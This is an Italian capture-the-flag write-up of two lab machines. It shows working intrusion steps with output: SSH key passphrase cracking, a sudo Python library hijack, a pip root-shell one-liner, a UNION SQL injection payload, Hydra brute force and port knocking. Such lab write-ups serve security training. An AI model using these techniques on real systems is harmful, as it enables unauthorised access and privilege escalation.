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
S
```

FALCONLOCK
S.P.A.

Empire Lupin One - CTF

Utilizzo di cyberchef



Il file mysecret.txt è stato copiato e decodificato su CyberChef con Base58.

Uso del codice decodificato

- Creazione di un file su kali
- Copiato il codice decodificato all'interno del file
- identificazione rapida mediante l'utilizzo di .rsa
- utilizzo di ssh2john per convertire il contenuto in un formato hash compatibile con John the Ripper

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh2john ssh_key.rsa > hash

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
'def brainfuck(code):.py'   Nessus.txt     Programma.py   shell.zip
 hash                       password.txt   PYTHON         ssh_key.rsa
'import socket.py'          Password.txt   shell.php      USER.txt
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 7 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (ssh_key.rsa)
1g 0:00:00:00 DONE (2025-03-18 14:22) 1.190g/s 66.66p/s 66.66c/s 66.66C/s  ..testing
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

FALCONLOCK
S.P.A.

Empire Lupin One - CTF

Accesso al Sistema

Dopo aver ottenuto la passphrase, è stato possibile utilizzare la chiave privata SSH per accedere al sistema come utente icex64.

Il comando utilizzato è:
ssh -i ssh_key.rsa ice64@192.168.50.154

Una volta effettuato l'accesso sulla macchina target

sudo -l

Questo comando elenca i privilegi sudo dell'utente corrente

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$
```

cat /home/arsene/heist.py

Questo comando visualizza il contenuto del file heist.py situato nella directory /home/arsene/

```
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$ locate webbrowser
/usr/lib/python3.9/__pycache__/webbrowser.cpython-39.pyc
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrower.py
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
```

FALCONLOCK
S.P.A.

Empire Lupin One - CTF

Il file heist.py contiene il secuente codice python:

```
import webbrowser
print ("Its not yet ready to get in action")
webbrowser.open ("https://empirecybersecurity.co.mz")
```

Importa il modulo webbrowser e apre un URL specificato utilizzando il browser predefinito del sistema

```
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$ locate webbrowser
/usr/lib/python3.9/__pycache__/webbrowser.cpython-39.pyc
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrower.py
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
```

locate webbrowser

Questo comando cerca i file associati al termine webbrowser nel sistema


nano /usr/lib/python3.9/webbrowser.py

Questo comando apre il file webbrowser.py situato nella directory /usr/lib/python3.9/ utilizzando l'editor di testo nano

FALCONLOCK
S.P.A.

Empire Lupin One - CTF

Apertura del file python



Tramite il comando

sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py

otteniamo l'accesso all'utente arsene

```
User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$
```

Il comando **(root) NOPASSWD: /usr/bin/pip** indica che l'utente arsene può eseguire il comando /usr/bin/pip come utente root senza dover inserire una password.

```
arsene@LupinOne:/home/icex64$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```

FALCONLOCK
S.P.A.

Empire Lupin One - CTF

Accesso finale

```
arsene@LupinOne:/home/icex64$ TF=$(mktemp -d)
arsene@LupinOne:/home/icex64$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF
/setup.py
arsene@LupinOne:/home/icex64$ sudo pip install $TF
Processing /tmp/tmp.8T3MLsR0fF
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
```

Utilizzando i comandi trovati per fare l'escalation dei privileggi su pip otteniamo l'accesso come root, ora usiamo i comandi nel modo seguente:

- **id** per avere conferma poi con
- **cd /root** ci spostiamo nella cartella root e facendo
- **ls** troviamo un file nominato
- **root.txt.** Catturiamo il file con
- **cat** root.txt...

così facendo otterremo il completamento della blackbox


Arsène Lupin
The Gentleman Thief
SYSTEM
COMPROMISED
Empire Lupin One hAcKeD
BREACH

FALCONLOCK
S.P.A.

Harry P - CTF

Scansione NMAP dell'IP e delle porte della macchina target

nmap -sN 192.168.50.0/24


```
└─$ nmap -sN 192.168.50.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 10:50 CET
Nmap scan report for 192.168.50.1
Host is up (0.00028s latency).
All 1000 scanned ports on 192.168.50.1 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 08:00:27:69:FB:23 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.50.155
Host is up (0.00075s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE         SERVICE
21/tcp   open|filtered ftp
42/tcp   open|filtered nameserver
80/tcp   open|filtered http
135/tcp  open|filtered msrpc
1433/tcp open|filtered ms-sql-s
1723/tcp open|filtered pptp
2222/tcp open|filtered EtherNetIP-1
5060/tcp open|filtered sip
5061/tcp open|filtered sip-tls
8080/tcp open|filtered http-proxy
8443/tcp open|filtered https-alt
MAC Address: 08:00:27:60:5D:FD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

- **Porta 2222: SSH**
- **Porta 80: HTTP**

Ping kali - blackbox

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.155
PING 192.168.50.155 (192.168.50.155) 56(84) bytes of data.
64 bytes from 192.168.50.155: icmp_seq=1 ttl=64 time=0.869 ms
64 bytes from 192.168.50.155: icmp_seq=2 ttl=64 time=0.404 ms
64 bytes from 192.168.50.155: icmp_seq=3 ttl=64 time=0.433 ms
^C
── 192.168.50.155 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2051ms
rtt min/avg/max/mdev = 0.404/0.568/0.869/0.212 ms
```

Accesso al browser web con http://192.168.50.155/login.php



FALCONLOCK
S.P.A.

Harry P - CTF

Ispezione pagina web

- Ispezionando la pagina troviamo una password e un link ad un immagine.
- Scarichiamo l'immagine
- Tramite steganografia troviamo un messaggio nascosto
- Per estrarlo utilizziamo il tool steghide con il comando:

```
<!DOCTYPE html>
<html lang="en">
▶ <head>⋯</head>
▼ <body> flex
    <!--++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>-...
    <!--<img src="images/theta-logo.jpg" pass="accio" al
    <img src="images/theta-logo.png" alt="Theta Logo">
    <hr>
  ▶ <form method="POST">⋯</form>
  </body>
</html>
```

steghide extrac -sf theta-logo.jpg

```
┌──(kali㉿kali)-[~/Desktop]
└─$ steghide extract -sf theta-logo.jpg
Enter passphrase:
wrote extracted data to "poesia.txt".

┌──(kali㉿kali)-[~/Desktop]
└─$ cat poesia.txt
Nel bosco incantato, sotto il cielo stellato,
Luca e Milena, maghi innamorati, si diedero appuntamento,
Era il 22 o il 2222? Un sussurro appena accennato,
Un luogo tra verità e illusioni, dove il mondo era diverso.

Danzarono sotto la luna, nel punto stabilito,
Un sentiero nascosto, di magia e mistero avvolto,
E se mai vedrai quel luogo, dove il tempo è sospeso,
Saprai che lì, tra illusioni e amore, il loro sogno è acceso.
```

- Ottenimento di una password: accio
- Vi troviamo una poesia
- La poesia in questione nasconde indizi potenzialmente cruciali

Analisi con gobuster

Il comando utilizzato è:

gobuster dir -u http://192.168.50.155 -w /usr/share/wordlists/dirbuster/directory-listlowercase-2.3-small.txt

La scansione di Gobuster rivela due directory accessibili :

/tmp /oldsite

Analisi sito internet

Visitando la pagina web vediamo un sito vulnerabile

http://192.168.50.150/oldsite/login.php

FALCONLOCK
S.P.A.

Harry P - CTF

Attacco SQL INJECTION


troviamo gli utenti e le loro password hashate

- Luca
- Anna
- Marco
- Milena

comando utilizzato sulla barra utenti

// username e password nella tabella users nel database oldsite

```
' UNION
  SELECT CONCAT(username, ':', password),null
  FROM oldsite.users #
```



FALCONLOCK
S.P.A.

Harry P - CTF

Attacco HYDRA

Attacco alla porta SSH 2222

hydra -L USER.txt -P /usr/share/seclist/Password/UserPassCombo-Jay.txt ssh://192.168.50.155:2222

- il risultato ci fornisce: user:admin e password:admin123

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L USER.txt -P /usr/share/seclists/Passwords/UserPassCombo-Jay.txt ssh://192.168.50.155:2222
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-19 12:31:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5089 login tries (l:7/p:727), ~319 tries per task
[DATA] attacking ssh://192.168.50.155:2222/
[2222][ssh] host: 192.168.50.155   login: admin   password: admin123
[STATUS] 1561.00 tries/min, 1561 tries in 00:01h, 3528 to do in 00:03h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

- Accesso alla macchina ottenuto

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -p 2222 admin@192.168.50.155
admin@192.168.50.155's password:
**************************************************************
*                                                            *
*          ⚡ Benvenuti al Server Magico di HogTheta ⚡        *
*                                                            *
*  Qui i comandi possono dar luogo a ogni tipo di incantesimo. *
*                                                            *
*       ⚠ Ricordate: ogni accesso non autorizzato verrà      *
*     immediatamente riportato al Ministero della Magia. ⚠   *
*                                                            *
**************************************************************
admin@hogtheta:~$
```

FALCONLOCK
S.P.A.

Harry P - CTF

Una volta effettuato l'accesso, ed inserito i comandi basici, il terminale restitutisce testi a tema harry potter

```
┌──(kali㉿kali)-[~/Desktop/M2/Buildweek2/BlackBox-HARD]
└─$ ssh -p 2222 admin@192.168.13.153
admin@192.168.13.153's password:
Permission denied, please try again.
admin@192.168.13.153's password:
************************************************************
*                                                          *
*         ⚡ Benvenuti al Server Magico di HogTheta ⚡       *
*                                                          *
*  Qui i comandi possono dar luogo a ogni tipo di incantesimo. *
*                                                          *
*      ⚠ Ricordate: ogni accesso non autorizzato verrà     *
*     immediatamente riportato al Ministero della Magia. ⚠ *
*                                                          *
************************************************************
admin@hogtheta:~$ nano
Reducto: Un bagliore blu colpisce e il numero magico per 'buone' è 37789.
admin@hogtheta:~$ top
Imperius: La tua mente si piega al comando, quando ti chiedono di rivelare le tue 'intenzioni' pronunci ad alta voce  7282
admin@hogtheta:~$ sync
agiti la bacchetta pronunciando Nox ... L'oscurità cala e sussurra che il numero magico per 'di' è 9991.
admin@hogtheta:~$ pkill
Expelliarmus: La bacchetta vola via e si dirige verso il Platano Picchiatore che la scaglia a 12.000 metri verso ovest.
admin@hogtheta:~$ killall
Il mago avversario agita la bacchetta e urla: "Confundo!"
Un incantesimo di confusione ti fa parlare con numeri al posto delle parole,
e dici 65511 al posto di 'fatto' quando ti chiedono se hai terminato il turno.

admin@hogtheta:~$ dmesg
[   22.370060] accio: La pergamena arriva a te e il numero magico per 'giuro' è 9220
admin@hogtheta:~$ mount
/dev/sda1 on / type ext3 (rw,errors=remount-ro)
tmpfs on /lib/init/rw type tmpfs (rw,nosuid,mode=0755)
proc on /proc type proc (rw,noexec,nosuid,nodev)
sysfs on /sys type sysfs (rw,noexec,nosuid,nodev)
udev on /dev type tmpfs (rw,mode=0755)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=620)
protego on /un/incantesimo/di/protezione/appare/e rivela che (il,numero,magico,per,'non avere',è,55677)
admin@hogtheta:~$ df
Filesystem                                          Size  Used Avail Use% Mounted on
rootfs                                              4.7G  731M  3.8G  17% /
udev                                                 10M     0   10M   0% /dev
tmpfs                                                25M  192K   25M   1% /run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc212b9b0af  4.7G  731M  3.8G  17% /
tmpfs                                               5.0M     0  5.0M   0% /run/lock
tmpfs                                               101M     0  101M   0% /run/shm
lumos                                               1700     0  1700   0% La luce illumina la stanza, rivelando che il numero magico per 'solennemente' è 1700.
admin@hogtheta:~$
```

Ciao, milena!

giuro solennemente di non avere buone intenzioni

Submit

Caro user, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?

FALCONLOCK
S.P.A.

Harry P - CTF

Utilizziamo john per trovare la password darkprincess

```
┌──(kalirog㉿Kalirog)-[~/Desktop/BlackBox-HARD]
└─$ john --wordlist='/usr/share/wordlists/rockyou.txt' --format=bcrypt pwds_hashes_bcrypt.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
darkprincess     (milena)
```

Utilizzo del tool knockd

Utilizziamo il comando knock secondo il consiglio dato dall' indovinello del malandrino "Hai provato a bussare?"

knock 192.168.50.150 9920 1700 9991 55677 37789 7282

```
┌──(kali㉿kali)-[~]
└─$ knock 192.168.50.155 9220 1700 9991 55677 37789 7282

┌──(kali㉿kali)-[~]
└─$ ssh milena@192.168.50.155
The authenticity of host '192.168.50.155 (192.168.50.155)' can't be established.
ED25519 key fingerprint is SHA256:O4h4×4V2v+1Inrs7xwxiZweljAWid14utj/nHArtRKI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.155' (ED25519) to the list of known hosts.
milena@192.168.50.155's password:
Theta fa schifo

Last login: Wed Oct  2 13:44:29 2024
milena@blackbox:~$
```

Notiamo che si apre la porta 22

FALCONLOCK
S.P.A.

Harry P - CTF

Login Milena

Stabiliamo una connessione SSH sulla porta 22 utilizzando:

- **user: milena**
- **password: darkprincess**

nella home è presente la prima flag

```
Last login: Wed Oct  2 13:44:29 2024
milena@blackbox:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  .local  .profile  flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$
```

Apertura file myLovePotion.swp

Spostandosi nelle varie directory troviamo il file Mylovepotion.swp

nel file sono presenti le password di:

- **Marco**
- **Luca**
- **Milena.**

```
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
```

FALCONLOCK
S.P.A.

Harry P - CTF

LOGIN LUCA

```
┌──(kali㉿kali)-[~]
└─$ ssh luca@192.168.50.155
luca@192.168.50.155's password:
Theta fa schifo


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

luca@blackbox:~$
```

```
luca@blackbox:~$ ls
flag.txt
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
luca@blackbox:~$
```

```
luca@blackbox:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
